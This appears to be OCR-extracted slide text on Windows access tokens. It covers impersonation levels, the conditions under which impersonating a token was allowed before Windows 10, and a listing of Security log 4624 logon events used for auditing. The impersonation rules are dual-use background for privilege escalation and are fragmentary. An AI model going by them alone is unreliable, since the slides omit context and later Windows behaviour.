
Thread

Impersonation Levels:

- SecurityAnonymous
- SecurityIdentification
- SecurityImpersonation
- SecurityDelegation


New Process with Token






Impersonating a Token

Before Windows 10


Token Level == Identification
Process has Impersonate Privilege
Process IL >= Token IL
Process User == Token User
ALLOWED
Restrict to Identification Level

Audit

Windows Logs



Security Number of events: 14,814

Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 645

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/5/2022 2:36:26 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 2:13:32 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:55:57 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:13:32 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:05:02 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:05:02 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:05:01 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:00:58 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:00:58 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 1:00:00 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 12:55:55 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 12:55:00 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 12:49:02 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 12:49:01 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 12:44:25 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 12:44:24 AM	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/5/2022 12:39:29 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

